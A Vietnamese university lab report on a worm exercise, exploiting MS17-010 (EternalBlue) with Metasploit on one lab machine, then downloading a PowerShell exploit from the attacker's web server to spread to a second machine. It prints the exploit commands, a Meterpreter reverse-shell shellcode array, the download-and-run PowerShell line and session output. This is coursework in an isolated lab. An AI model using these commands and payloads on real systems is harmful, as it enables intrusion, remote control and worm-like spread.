BÁO CÁO LAB 3 - WORM

CƠ CHẾ HOẠT ĐỘNG CỦA MÃ ĐỘC

Giảng viên hướng dẫn: ***Nghi Hoàng Khoa***


Thông tin sinh viên	MSSV: **18521267** Họ tên: **Đoàn Thanh Phương**

NỘI DUNG THỰC HIỆN:

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu a	100%
2	Yêu cầu b	100%
3	Yêu cầu c	100%

**có video demo tấn công kèm theo*

2. Ta có mô hình mang như sau, thực hiện các yêu cầu sau:




a. Trên máy Attacker, mở 2 cổng lắng nghe là 4444 và 4445

b. Trên máy Attacker, thực hiện khai thác lỗ hổng MS17-010 trên máy Victim 1 và thực hiện connect back về máy Attacker trên port 4444

c. Sau khi có được connect back từ máy Victim 1, trong session shell đó, thực hiện tải về exploit từ máy Attacker và khai thác lỗ hổng MS17-010 trên máy Victim 2, để máy Victim 2 thực hiện connect back về máy Attacker trên port 4443

Mô hình thực tế:

192.168.134.0/24



Đầu tiên ta sẽ tấn công vào victim 1 sử dụng lỗ hổng MS17-010 bằng công cụ msf.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.16
8.134.157
rhost ⇒ 192.168.134.157
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

Thành công, đã tấn công được vào máy victim 1 với địa chỉ ip 192.168.134.157

```
[*] 192.168.134.157:445 - Sending all but last fragment of exploi
t packet
[*] Sending stage (200262 bytes) to 192.168.134.157
[*] Meterpreter session 1 opened (192.168.134.130:4444 → 192.168
.134.157:49231) at 2021-05-29 11:31:23 -0400
[-] 192.168.134.157:445 - RubySMB::Error::CommunicationError: Rub
ySMB::Error::CommunicationError

meterpreter > shell
Process 2664 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd ../..
cd ../..
```


Tiếp theo, ta tạo ra payload shell code bằng msf dưới dạng byte sử dụng cho PowerShell trên windows.

```
msf6 > use payload/windows/x64/meterpreter/reverse_tcp
msf6 payload(windows/x64/meterpreter/reverse_tcp) > generate -f p
s1
[-] Payload generation failed: One or more options failed to vali
date: LHOST.
msf6 payload(windows/x64/meterpreter/reverse_tcp) > set lhost 192
.168.134.130
lhost ⇒ 192.168.134.130
msf6 payload(windows/x64/meterpreter/reverse_tcp) > generate -f p
s1
```


```
# windows/x64/meterpreter/reverse_tcp - 449 bytes (stage 1)
# https://metasploit.com/
# VERBOSE=false, LHOST=192.168.134.130, LPORT=4444,
# ReverseAllowProxy=false, ReverseListenerThreaded=false,
# StagerRetryCount=10, StagerRetryWait=5, PingbackRetries=0,
# PingbackSleep=30, PayloadUUIDTracking=false,
# EnableStageEncoding=false, StageEncoderSaveRegisters=,
# StageEncodingFallback=true, PrependMigrate=false,
# EXITFUNC=process, AutoLoadStdapi=true,
# AutoVerifySession=true, AutoVerifySessionTimeout=30,
# InitialAutoRunScript=, AutoRunScript=, AutoSystemInfo=true,
# EnableUnicodeEncoding=false, SessionRetryTotal=3600,
# SessionRetryWait=10, SessionExpirationTimeout=604800,
# SessionCommunicationTimeout=300, PayloadProcessCommandLine=,
# AutoUnhookProcess=false
[Byte[]] $buf = 0×fc,0×48,0×83,0×e4,0×f0,0×e8,0×cc,0×0,0×0,0×0,0x
41,0×51,0×41,0×50,0×52,0×48,0×31,0×d2,0×65,0×48,0×8b,0×52,0×60,0x
48,0×8b,0×52,0×18,0×48,0×8b,0×52,0×20,0×51,0×56,0×48,0×8b,0×72,0x
50,0×4d,0×31,0×c9,0×48,0×f,0×b7,0×4a,0×4a,0×48,0×31,0×c0,0×ac,0×3
c,0×61,0×7c,0×2,0×2c,0×20,0×41,0×c1,0×c9,0×d,0×41,0×1,0×c1,0×e2,0
xed,0×52,0×48,0×8b,0×52,0×20,0×41,0×51,0×8b,0×42,0×3c,0×48,0×1,0x
d0,0×66,0×81,0×78,0×18,0×b,0×2,0×f,0×85,0×72,0×0,0×0,0×0,0×8b,0×8
0,0×88,0×0,0×0,0×0,0×48,0×85,0×c0,0×74,0×67,0×48,0×1,0×d0,0×8b,0x
48,0×18,0×50,0×44,0×8b,0×40,0×20,0×49,0×1,0×d0,0×e3,0×56,0×4d,0×3
1,0×c9,0×48,0×ff,0×c9,0×41,0×8b,0×34,0×88,0×48,0×1,0×d6,0×48,0×31
,0×c0,0×ac,0×41,0×c1,0×c9,0×d,0×41,0×1,0×c1,0×38,0×e0,0×75,0×f1,0
x4c,0×3,0×4c,0×24,0×8,0×45,0×39,0×d1,0×75,0×d8,0×58,0×44,0×8b,0×4
0,0×24,0×49,0×1,0×d0,0×66,0×41,0×8b,0×c,0×48,0×44,0×8b,0×40,0×1c,
0×49,0×1,0×d0,0×41,0×8b,0×4,0×88,0×41,0×58,0×48,0×1,0×d0,0×41,0×5
8,0×5e,0×59,0×5a,0×41,0×58,0×41,0×59,0×41,0×5a,0×48,0×83,0×ec,0×2
0,0×41,0×52,0×ff,0×e0,0×58,0×41,0×59,0×5a,0×48,0×8b,0×12,0×e9,0×4
b,0×ff,0×ff,0×ff,0×5d,0×49,0×be,0×77,0×73,0×32,0×5f,0×33,0×32,0×0
,0×0,0×41,0×56,0×49,0×89,0×e6,0×48,0×81,0×ec,0×a0,0×1,0×0,0×0,0×4
9,0×89,0×e5,0×49,0×bc,0×2,0×0,0×11,0×5c,0×c0,0×a8,0×86,0×82,0×41,
```

Truyền payload vừa tạo này vào file code chạy trên Power Shell tham khảo tại github để tấn công sử dụng lỗ hổng EternalBlue. Lưu thành file run.ps1 và chuyển đến thư mục /var/www/html để có thể tải file này về từ máy victim, với attaker sẽ chạy apache2 làm máy chủ web.


Nguồn tham khảo: [Empire/Exploit-EternalBlue.ps1 at master · EmpireProject/Empire (github.com)]




Sử dụng lệnh powershell -command "&{(new-object System.Net.WebClient).DownloadFile('http://192.168.134.130/run.ps1', './run.ps1')}" trên shell của máy victim 1 để tải file run.ps1 về máy victim 1.



Sau đó, tại máy attacker ta sử dụng msf lắng nghe kết nối tại port 4445 chờ victim 2 kết nối.



Tiếp tục chạy lệnh powershell -command "&{. ./run.ps1; Invoke-EternalBlue – Taget 192.168.134.155 -InitialGrooms 12 -MaxAttempts 2}" để chạy file run.ps1 và lây lan qua máy victim2 có địa chỉ ip 192.168.134.155.



Sau khi chạy, ta thấy đã có kết nối từ máy victim 2 tại port 4445. Thành công!


```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.134.130:4445


[*] Sending stage (200262 bytes) to 192.168.134.155
[*] Meterpreter session 1 opened (192.168.134.130:4445 → 192.168
.134.155:49169) at 2021-05-29 11:42:31 -0400

meterpreter >
meterpreter >
meterpreter > shell
Process 2532 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

Vậy là đã thực hiện được việc, thực hiện khai thác lỗ hổng MS17-010 trên máy Victim 1 có địa chỉ ip 192.168.134.157 và thực hiện connect back về máy Attacker trên port 4444. Sau khi có được connect back từ máy Victim 1, trong session shell đó, thực hiện tải về exploit từ máy Attacker và khai thác lỗ hổng MS17-010 trên máy Victim 2 có ip 192.168.134.155.



Hết